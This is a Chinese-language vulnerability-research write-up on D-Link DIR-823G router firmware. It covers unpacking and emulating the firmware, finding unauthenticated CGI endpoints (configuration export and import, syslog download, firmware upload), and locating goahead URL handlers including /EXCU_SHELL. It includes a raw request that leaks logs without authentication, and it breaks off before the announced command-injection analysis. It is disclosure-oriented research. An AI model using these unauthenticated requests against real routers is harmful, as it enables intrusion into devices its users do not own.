Dlink DIR-823G 漏洞挖掘过程

前言

本文由 本人 首发于 先知安全技术社区： https://xz.aliyun.com/u/5274

初步分析

首先下载固件

https://gitee.com/hac425/blog_data/blob/master/iot/DIR823GA1_FW102B03.bin

用 binwalk 解开固件

```
 hac425@ubuntu ~/iot/dir823g binwalk -Me DIR823GA1_FW102B03.bin

Scan Time:     2018-09-30 05:11:05
Target File:   /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
MD5 Checksum:  064dd035f7e7be72949166c37f5dd432
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
10264         0x2818          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size:
7053972 bytes
2056226       0x1F6022        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4006046 bytes, 917 i
nodes, blocksize: 131072 bytes, created: 2038-02-22 10:46:24


Scan Time:     2018-09-30 05:11:08
Target File:   /home/hac425/iot/dir823g/_DIR823GA1_FW102B03.bin.extracted/2818
MD5 Checksum:  c48a00d9706f734c9fcdcb9f489a0dad
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
4636688       0x46C010        Linux kernel version 3.10.9
4751760       0x488190        SHA256 hash constants, little endian
5310640       0x5108B0        xz compressed data
5318092       0x5125CC        Unix path: /lib/firmware/updates/3.10.90
5483158       0x53AA96        Neighborly text, "neighbor %.2x%.2x.%pM lost rename link %s to %s"
5487099       0x53B9FB        HTML document header
5487262       0x53BA9E        HTML document footer
5621248       0x55C600        CRC32 polynomial table, little endian

 hac425@ubuntu ~/iot/dir823g ls _DIR823GA1_FW102B03.bin.extracted/squashfs-root
bin  dev  etc  home  init  lib  mnt  proc  root  sys  tmp  usr  var  web  web_mtn
```


发现这是一个 squashfs 文件系统，里面是标准的 linux 目录结构，所以这个固件应该是基于 linux 做的。

首先看看 etc/init.d/rcS , 以确定路由器开启的服务。发现最后会开启一个 goahead进程

```
119  echo "3" > /proc/irq/33/smp_affinity
120
121  #echo 1 > /proc/sys/net/ipv4/ip_forward #don't enable ip_forward before set MASQUERADE
122  #echo 2048 > /proc/sys/net/core/hot_list_length
123
124  # start web server
125  ls /bin/watchdog > /dev/null && watchdog 1000&
126  #boa
127
128  goahead &
129
130  #Turn off the power led of orange
131  echo "29" > /sys/class/gpio/export
132  echo "out" > /sys/class/gpio/gpio29/direction
133  echo "1" > /sys/class/gpio/gpio29/value
134  #Turn on the power led of green
135  echo "30" > /sys/class/gpio/export
136  echo "out" > /sys/class/gpio/gpio30/direction
137  echo "0" > /sys/class/gpio/gpio30/value
138
```


goahead 是一个开源的 web 服务器，用户的定制性非常强。可以通过一些 goahead的 api定义 url 处理函数和可供 asp 文件中调用的函数，具体可以看看官方的代码示例和网上的一些教程。


这些自定义的函数就很容易会出现问题，这也是我们分析的重点。

模拟运行固件


为了后续的一些分析，我们先让固件运行起来，可以使用

https://github.com/attify/firmware-analysis-toolkit

这个工具其实就是整合了一些其他的开源工具，使得自动化的程度更高，具体看工具的 `readme`.



运行起来后，首先可以用 `nmap` 扫一下端口，看看路由器开了哪些端口



可以看到目前就开了 `http` 服务 和 `dns` 服务。

下面访问一下路由器的 `web` 接口

第一次访问路由器的 `web` 接口，就会要求用户做一些初始化设置，比如设置密码等。


攻击面分析

对于一个路由器，我的主要关注点有

- 后门账户，默认密码
- 敏感功能未授权访问
- `web` 服务对各种请求的处理逻辑

经过上面简单的分析，发现只有 `http` 和 `dns` 服务是暴露在外的。`http` 服务的第一次访问就会要求输入新密码，所以默认密码的问题也不存在。下面分析 `web` 服务的处理逻辑。


经过简单的测试发现，`web` 目录应该是 `web_mtn`, 目录的结构如下




cgi 程序, 未授权访问

其中 `cgi-bin` 目录下存放着一些 `cgi` 文件，这些 `cgi` 文件没有权限的校验，非授权用户也可以直接访问， 可能会造成比较严重的影响。

`/cgi-bin/ExportSettings.sh` 导出配置文件（信息泄露）。



/cgi-bin/upload_settings.cgi 导入配置文件（恶意篡改配置）




/cgi-bin/GetDownLoadSyslog.sh 获取到系统的一些启动信息./var/log/messages*

```
GET /cgi-bin/GetDownLoadSyslog.sh HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
Content-type: application/octet-stream
Content-Transfer-Encoding: binary
Content-Disposition: attachment; filename="D-Link-DIR-823G-20160218-syslog.tar.gz"


var/log/messages0000666000000000000000000000646141266113104601267 6 0ustar
rootrootFeb 18 01:45:03 rlx-linux syslog.info syslogd started: BusyBox v1.13.4
Feb 18 01:45:03 rlx-linux kern.notice kernel: klogd started: BusyBox v1.13.4 (2018-07-24
09:44:25 CST)
Feb 18 01:45:03 rlx-linux kern.notice kernel: [    0.000000] Linux version 2.6.32.70
(vagrant@vagrant-ubuntu-trusty-64) (gcc version 5.3.0 (GCC) ) #1 Thu Feb 18 01:44:57
UTC 2016
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000]
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] LINUX started...
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] bootconsole [early0] enabled
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] CPU revision is: 00019300
(MIPS 24Kc)
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] FPU revision is: 00739300
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] Determined physical RAM map:
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000]  memory: 00001000 @
00000000 (reserved)
```

`/cgi-bin/upload_firmware.cgi` 上传更新固件（恶意修改固件



goahead 中自定义的请求处理函数, 命令注入

`goahead` 不仅支持 `cgi` 的方式处理用户请求，同时支持直接在 `goahead` 函数内部自己定义 `url` 的处理函数。

比如

```
websUrlHandlerDefine(T("/goform"), NULL, 0, websFormHandler, 0);
websUrlHandlerDefine(T("/cgi-bin"), NULL, 0, websCgiHandler, 0);
```

就代表


- `/goform` 的请求交给 `websFormHandler` 函数处理
- `/cgi-bin` 的请求交给 `websCgiHandler` 函数处理

处理函数的参数列表为

```
int websCgiHandler(webs_t wp, char_t *urlPrefix, char_t *webDir, int arg,
        char_t *url, char_t *path, char_t* query)
```

其中 `wp` 这个参数是一个比较复杂的结构体指针，里面保存了各种用户请求的信息，比如 `cookie`, 请求的数据等。固件中也对该结构体做了很大的改动。

下面用 `ida` 打开固件中的 `goahead` 分析。



可以看到固件应该是被去掉了符号表。此时可以从字符串入手，可以通过 `/cgi-bin` 或者 `/goform` 找到定义 `url` 相应的处理函数的位置， 因为这两个是源码中默认有的。

通过交叉引用，最后找到注册处理函数的位置 `0x42424C`

```
sw      $v0, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (dword_4A710C - 0x4A0000)
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x41
addiu   $a3, $v0, (sub_4110F4 - 0x410000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aHnap1 - 0x4A0000)  # "/HNAP1"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x42
addiu   $a3, $v0, (handle_HNAP1 - 0x420000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aGoform - 0x4A0000)  # "/goform"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x41
addiu   $a3, $v0, (sub_40A810 - 0x410000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aCgiBin_0 - 0x4A0000)  # "/cgi-bin"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x40
addiu   $a3, $v0, (sub_403D00 - 0x400000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aExcuShell - 0x4A0000)  # "/EXCU_SHELL"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x42
addiu   $a3, $v0, (exec_shell - 0x420000)
jal     websUrlHandlerDefine
nop
li      $v0, 2
sw      $v0, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (dword_4A710C - 0x4A0000)
```

可以看到这里注册了很多处理函数，通过 `ida` 的分析很容易看出 `websUrlHandlerDefine` 的第一个参数为 `url`, 第四个参数应该就是相应 `url` 的处理函数。

使用 `burp` 抓取登录的数据包，发现是往 `/HNAP1` 发送数据

Burp Intruder Repeater Window Logger++ Help

Sequencer Decoder Comparer Extender Project options User options Alerts Decoder Improved Logger++ JOSEPH

Target Proxy Spider Scanner Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.1:80

Forward Drop Intercept is on Action ment this item

